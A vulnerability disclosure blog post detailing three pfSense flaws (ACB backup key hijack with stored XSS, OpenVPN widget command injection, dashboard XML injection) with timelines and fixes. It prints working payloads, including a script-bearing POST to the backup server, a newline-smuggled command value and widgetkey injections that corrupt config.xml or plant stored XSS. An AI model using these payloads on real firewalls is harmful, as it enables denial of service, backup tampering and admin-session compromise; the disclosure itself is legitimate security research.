Malware Traffic Analysis

Home

Breaking pfSense: XML, Command Injection & Cloud Backup Hijacking

Admin · May 12, 2025

This post documents three recently disclosed vulnerabilities in pfSense. All vulnerabilities discussed in this post were responsibly disclosed to Netgate between **November and December 2024**. As of publication, more than **150 days** have passed since initial contact, well beyond the standard 90-day disclosure window. Fixes are currently available in the public **pfSense 2.8.0 beta**, the **GitHub master branch**, and have also been made available to **pfSense Plus** users via their early access channels. While the CE stable release is still pending, this post is published to promote transparency, recognize the research, and encourage timely patch adoption.

🔒 ACB Cloud Backup Key Hijack & Stored XSS (CVE-2024-57273)

> **Affected Product:** pfSense CE (prior to 2.8.0 beta release) and corresponding Plus builds
> **Vulnerability Type:** ACB cloud backup key derivation flaw enables unauthorized backup manipulation and stored XSS
> **CVE ID:** CVE-2024-57273

The free-to-use Netgate service for cloud backups allows a pfSense firewall to store and retrieve data on their server at **acb.netgate.com**. The hijacking of ACB (**Automatic Configuration Backup**) service key can lead to:


- Deletion of cloud backups
- Injection of Javascript code (XSS) in the GUI
- Information leakage

Prerequisites for Exploitation

For this vulnerability to be exploited, two things must be enabled:

- SSH server open & accessible (to fetch the server public key and hostname)
- ACB configured (not enabled by default)


To enable this functionality, the administrator browses to the page `/services_acb_settings.php`:



Behind the scenes, the firewall sends POST queries to **acb.netgate.com** at these different endpoints:

- `/getbkp` - to retrieve a specific encrypted backup to restore
- `/list` - to retrieve the list of previous backups and display them in the “restore tab”
- `/save` - to add (save) a backup in the cloud
- `/rmbkp` - to delete a preexisting cloud backup

Interestingly, the API key needed to interact with your backups is the hash of the public SSH key generated in `/etc/ssh/ssh_host_ed25519_key.pub`. The computed key is also displayed in the “Backup now” tab:



If the key does not exist, the appliance generates it automatically using this command:

```
// If there is no ssh key in the system to identify this firewall, generate a pa
exec("/usr/bin/nice -n20 /usr/bin/ssh-keygen -t ed25519 -b 4096 -N '' -f /etc/ss
```

However, it is easy to reconstruct the content of an SSH public key if the service is exposed. The content of the public key can be retrieved as it is loaded by default by the SSHD server. This allows an attacker to compute the key needed to interact with the API as the appliance.

Exploitation


At this point, I was curious to see if an attacker could manipulate the information stored in the **ACB** backup server so that unexpected behaviors would be triggered on the pfSense firewall when queried. It turns out that the ACB server’s logic is not very restrictive, allowing the saving of pretty much any text content in various fields, including the date, reason, and the actual backup content. This allows saving a JavaScript payload in the “reason” field:

Request

Pretty Raw Hex

```
1  POST /save HTTP/1.1
2  Host: acb.netgate.com
3  User-Agent: pfSense/2.7.0-RELEASE
4  Accept: */*
5  Content-Length: 1117
6  Content-Type: multipart/form-data; boundary=--------------------------2076ffb5f79cbda8
7  Connection: keep-alive
8
9  ----------------------------2076ffb5f79cbda8
10 Content-Disposition: form-data; name="reason"
11
12 <script>alert("Hi");</script>
13 ----------------------------2076ffb5f79cbda8
14 Content-Disposition: form-data; name="uid"
15
16 ba[redacted]48
17 ----------------------------2076ffb5f79cbda8
18 Content-Disposition: form-data; name="file"; filename="config.jpg"
19 Content-Type: image/jpg
20
21 ---- BEGIN config.xml ----
22 [REDACTED]
23 ---- END config.xml ----
24
25 ----------------------------2076ffb5f79cbda8
26 Content-Disposition: form-data; name="userkey"
27
28 8fde8[redacted]ec
29 ----------------------------2076ffb5f79cbda8
30 Content-Disposition: form-data; name="sha256_hash"
31
32 9f36e26673Oe[redacted]634cbae44c9
```

Subsequently, when an administrator visits the page `/services_acb.php`, the appliance's logic to retrieve the list of backups (`POST /list`) will fetch the poisoned list:



Finally, the returned backup “reason” is displayed in the page without any further filtering, as per this PHP code:

```
[...]
<td><?= $cv['localtime']; ?></td>
<td><?= $cv['reason']; ?></td>
[...]
```

Impact

In summary, if you are using this cloud service and have SSH exposed, it is easy for someone to derive the key and delete your cloud backups or poison them. Also, since pfSense has a built-in webshell, XSS payloads can lead to RCE as demonstrated here.

Retrieving full backup configs is also possible, but they are encrypted using AES-256 with a user-provided password of at least 8 characters. The patch prevents the XSS and allows admins to set a different API key manually.

See the pfSense bugtracker for additional details:

- https://redmine.pfsense.org/issues/15927

Timeline

- 2024-12-11 - Vulnerability reported to security@netgate.com
- 2024-12-12 - XSS mitigation pushed to master
- 2025-02-24 - CVE assigned

🔒 OpenVPN Widget Command Injection (CVE-2024-54780)

> **Affected Product:** pfSense CE (prior to 2.8.0 beta release) and corresponding Plus builds
> **Vulnerability Type:** Authenticated command injection in the OpenVPN widget via unsanitized input parameter
> **CVE ID:** CVE-2024-54780

This vulnerability is a simple authenticated command injection in the OpenVPN management interface. Authenticated users with permission to the main Dashboard can send a malicious payload via the **remipp** field, which is used to terminate a client connection. This value is passed to the function `openvpn_kill_client` without proper filtering. The function connects to the OpenVPN management interface via a Unix socket and writes: `"kill {$remipp}\n"`.

Vulnerability Details

Unsanitized user inputs **$port**, **$remipp**, **$client_id** in `openvpn.widget.php`:

```
if ($_POST['action']) {
    if ($_POST['action'] == "kill") {
        $port = $_POST['port'];
        $remipp = $_POST['remipp'];
        $client_id  = $_POST['client_id'];
        if (!empty($port) and !empty($remipp)) {
            $retval = openvpn_kill_client($port, $remipp, $client_id);
        }
        [...]
    }
}
```

Then, the input is written directly to a socket file:

```
function openvpn_kill_client($port, $remipp, $client_id) {
[...]
    if ($fp) {
        if (is_numeric($client_id)) {
            fputs($fp, "client-kill {$client_id} HALT\n");
        } else {
            fputs($fp, "kill {$remipp}\n");
        }
[...]
```

This allows a user to inject a newline character (**%0A**) followed by a secondary command. For example:

`remipp=5%0Astatus`

The above payload results in two commands being executed: **kill 5** and **status**.

Impact

The impact is fairly low, as the user doesn't receive any output from the resulting commands, and the interface only allows a limited set of functions to manage the VPN server rather than arbitrary shell commands.

See the pfSense bugtracker for additional details:

- https://redmine.pfsense.org/issues/15856

Timeline

- 2024-11-19 - Vulnerability reported to security@netgate.com
- 2024-11-22 - Patch provided
- 2024-12-02 - Fix pushed to master
- 2025-01-07 - CVE assigned

🔒 XML Injection in Dashboard Widgets (CVE-2024-54779)

> **Affected Product:** pfSense CE (prior to 2.8.0 beta release) and corresponding Plus builds
> **Vulnerability Type:** XML injection in dashboard widgets allows configuration corruption (DoS) and persistent XSS attacks
> **CVE ID:** CVE-2024-54779


Any authenticated user with access to dashboard widgets in **pfSense** can inject arbitrary XML structures into the main configuration file via the **widgetkey** parameter. This vulnerability allows attackers to not only corrupt the configuration file causing denial of service, but also execute stored XSS attacks against administrators who access the dashboard. The fundamental flaw exists in how the widget framework processes and stores user input without proper validation or sanitization. Most dashboard components and some external packages are affected because they share this vulnerable code pattern.

- pfSense stores widget configurations inside `<widgets>` XML tags in its main configuration file (`/cf/conf/config.xml`)
- The **widgetkey** value is used as a key to store settings.

The value **widgetkey** is directly incorporated into XML structures with no sanitization. For example:

```
$user_settings['widgets'][$_POST['widgetkey']]['filter'] = $data;
save_widget_settings($_SESSION['Username'], $user_settings["widgets"]);
```

This code directly inserts the value of `$_POST['widgetkey']` as an XML key in the config file. To demonstrate, we can configure the **S.M.A.R.T Status** widget and observe how the injected value appears in the configuration file. The same behavior occurs with other dashboard widgets.



The field `descr` for *description* gets escaped properly in all cases, but the field `widgetkey` is left unsanitized for manipulation, and then written to the main configuration file with its corresponding closing tag. In other words, sending `widgetkey=atag` will also write `</atag>`.

Denial of service

The most immediate impact of this vulnerability is the ability to corrupt the configuration file of the appliance. As an example, when sending a POST request with the payload: `widgetkey=none/>`, an XML structure will get written in the main configuration file containing:

```
<none/>>
    <descr><![CDATA[Hello, World !]]></descr>
    <filter></filter>
</none/>>
```

This results in a non-compliant **config.xml** due to invalid XML structure. Because it is used upon boot, this will generate PHP Fatal errors and even prevent the application from bootstrapping properly, effectively breaking the firewall application and its services (even SSH) entirely:

```
PHP Fatal error:  Uncaught TypeError: Cannot access offset of type string on str
Stack trace:
#0 [internal function]: startElement(Object(XMLParser), 'DESCR', Array)
#1 /etc/inc/xmlparse.inc(201): xml_parse(Object(XMLParser), 'c.periodic week...'
#2 /etc/inc/xmlparse.inc(162): parse_xml_config_raw('/conf/config.xm...', Array,
#3 /etc/inc/config.lib.inc(136): parse_xml_config('/conf/config.xm...', Array)
#4 /etc/inc/config.gui.inc(53): parse_config()
[...]
```

Attempting Privilege Escalation

Further exploitation attempts focused on achieving privilege escalation through configuration tampering by overwriting critical parts of the configuration file **config.xml** like the `system` tag. In these sections of the configuration file, the firewall sets the users' password hashes and their privileges.

For instance, it is possible to close the `</widgets>` tag within the payload, open new tags such as `<system>`, and comment out the rest of the generated data using XML comment tag `<!--`:

Payload : `widgetkey=/widgets><system><ssh><enable>enabled</enable></ssh></system><widgets><!--`

Generated XML in config.xml on the appliance:


```
    <widgets>
    </widgets>
        <system>
            <ssh>
                <enable>enabled</enable>
            </ssh>
        </system>
    <widgets><!-->
            <descr><![CDATA[d]]></descr>
            <filter>da0</filter>
        <//widgets><system><ssh><enable>enabled</enable></ssh></system><widgets><!-->
    </widgets>
```

However, it turns out that it is only possible to modify entries within the `<widgets>` XML tags without corrupting the file, as the parser is expecting unique tags:

```
Fatal error: Uncaught Exception: XML error: SYSTEM at line 286 cannot occur more
```

Stored XSS

While looking at ways to make use of my injected XML data, I found that the **Firewall Logs** widget shipped with pfSense retrieves data from the configuration file without sanitization and outputs it within `<script>` tags.



The logic in the file **/www/widgets/widgets/log.widget.php** retrieves the value `$nentriesinterval` from user settings (stored as XML in the main configuration file):

```
$nentriesinterval = isset($user_settings['widgets'][$widgetkey]['filterlogentrie
```

However, by controlling the value of this stored setting, we can effectively output JavaScript code to the user when the widget loads. More specifically, this PHP code will be displaying the stored value:

```
logsObject.freq = <?=$nentriesinterval?>/5;
```

To avoid the generation of invalid code in the user browser, we can add the expected values after our malicious script with this payload:

```
widgetkey=test/><log-0><filterlogentriesinterval>5;alert("XSS");var test=50</filterlogentriesinterval></log-0><!--
```

Resulting in this XML configuration file being generated and stored:

```
<widgets>
   <log-0>
   <filterlogentriesinterval>5;alert('XSS');var test=50</filterlogentriesinterva
   </log-0>
</widgets>
```

By targeting the `<log-0>` tags expected by this widget, the code generated upon loading becomes:

```
<script>
logsObject.freq = 5;alert("XSS");var test=50/5;
</script>
```

Displaying the vulnerable widget

Forcing Widget Display Regardless of User Preferences

Even if the administrator is not using the widget (e.g., it is not appearing on the main dashboard upon login), we can easily inject more XML along with this payload in such a way that the widget will get displayed when anyone logs in.

pfSense relies on a key in the widget configuration section named **sequence**, which is used to keep track of which widgets you are displaying and where they are placed in the dashboard. We can overwrite that setting with the same XML structure injection vulnerability in such a way that any chosen widget will be displayed:

e.g., payload:

```
widgetkey=test/><sequence>log:col2:open:0</sequence><!--
```

This ensures that our XSS will get loaded the next time someone loads the dashboard, regardless of previous display settings.

See the pfSense bugtracker for additional details:

- https://redmine.pfsense.org/issues/15860
- https://redmine.pfsense.org/issues/15844

Timeline

- 2024-11-15 - Vulnerability reported to security@netgate.com
- 2024-11-15 - Vulnerability acknowledged
- 2024-12-02 - Fix pushed to master on all widgets
- 2024-12-02 - Found a work-around for the patch
- 2024-12-03 - Another patch was provided. PHP directive **request_order** updated on pfSense master.
- 2025-01-07 - CVE assigned

Disclaimer

This post is provided for educational and informational purposes only. The goal is to promote transparency, improve security awareness, and encourage timely patching. No part of this content is intended to enable unauthorized access or exploitation. All research was conducted in accordance with responsible disclosure practices and with the intent of improving the security posture of affected systems.

Share: Twitter, Facebook